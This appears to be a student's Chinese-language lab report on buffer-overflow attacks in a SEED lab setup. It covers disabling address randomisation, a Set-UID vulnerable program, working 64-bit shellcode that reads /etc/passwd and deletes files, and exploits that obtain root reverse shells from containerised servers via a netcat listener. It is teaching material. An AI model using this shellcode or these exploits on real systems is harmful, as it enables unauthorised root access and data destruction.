网安实验报告 2


57119118 尤何毅

实验环境准备：

1.关闭地址随机化对策：

```
[07/13/21]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

2.有漏洞的程序 stack.c




```
[07/15/21]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector
 stack.c
[07/15/21]seed@VM:~$ sudo chown root stack
[07/15/21]seed@VM:~$ sudo chmod 4755 stack
```

可见这两个代码作用是将可执行文件 stack 转换成一个以 root 为所有者的 Set-UID 程序。

3.container setup：

```
[07/16/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-4-10.9.0.8 ... done
Creating server-3-10.9.0.7 ... done
Creating server-2-10.9.0.6 ... done
Creating server-1-10.9.0.5 ... done
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-2-10.9.0.
6, server-4-10.9.0.8
```

```
[07/16/21]seed@VM:~/.../Labsetup$ dockps
6a7e904266c3  server-2-10.9.0.6
debfac8d5556  server-1-10.9.0.5
61a171741b22  server-3-10.9.0.7
be3085d7a808  server-4-10.9.0.8
```


可以看到已经成功运行容器


Task 1

实验目的：

熟悉 Shellcode


源码：







```python
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_64', 'wb') as f:
  f.write(content)
```

运行结果：




```
[07/16/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/16/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[07/16/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/16/21]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul 16 21:24 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul 16 21:24 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul 16 21:24 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul 16 21:24 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 32
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[07/16/21]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul 16 21:24 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul 16 21:24 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul 16 21:24 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul 16 21:24 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
```

修改后：通过 remove 指令将任务改为删除 a.txt 程序：



运行结果：


```
[07/16/21]seed@VM:~/.../shellcode$ touch a.txt
[07/16/21]seed@VM:~/.../shellcode$ ls
a32.out  a.txt             codefile_32  Makefile   shellcode_32.py
a64.out  call_shellcode.c  codefile_64  README.md  shellcode_64.py
[07/16/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/16/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/16/21]seed@VM:~/.../shellcode$ a32.out
rm: cannot remove '*AAAABBBBCCCCDDDD': No such file or directory
[07/16/21]seed@VM:~/.../shellcode$ ls
a32.out           codefile_32  README.md
a64.out           codefile_64  shellcode_32.py
call_shellcode.c  Makefile     shellcode_64.py
[07/16/21]seed@VM:~/.../shellcode$
```

可见 a.txt 已被删除

实验体会：通过构造 shell 程序，如果有机会运行 shell 程序的代码，就能获得 shell 提示符（如/bin/sh），然后在此后输入任何指令。

Task 2

源程序：修改后:



运行结果：

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd5b8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd548
server-1-10.9.0.5 | ==== Returned Properly ====
```

可以正确返回。

```
[07/16/21]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 38710
root@6303e4991156:/bof#
```

监听端显示获得了 root 权限，攻击成功。

Task 3

运行结果：

```
[07/16/21]seed@VM:~/.../code$ echo hello | nc 10.9.0.6 9090
^C
```

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd4f8
server-2-10.9.0.6 | ==== Returned Properly ====
```

可以看到，服务器只给出一个提示，即缓冲区的地址。

改写攻击程序：在我们插入的 shellcode 前的每一个位置都输入其地址，总会有一个覆盖到返回地址。

```
start = 517-len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd148 + 300    # Change this number
offset = 116              # Change this number
s=75
```

```
[07/16/21]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 33908
root@e219e7751483:/bof#
```

监听端显示获得了 root 权限，攻击成功。


Task 4

运行结果：

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe4f0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe420
server-3-10.9.0.7 | ==== Returned Properly ====
```

64 位帧指针和缓冲区地址的值变为 8 字节长，且要使用 64 位的 shellcode

改写攻击程序：



监听端：

```
[07/16/21]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 38510
root@6303e4991156:/bof#
```

获得了 root 权限，攻击成功。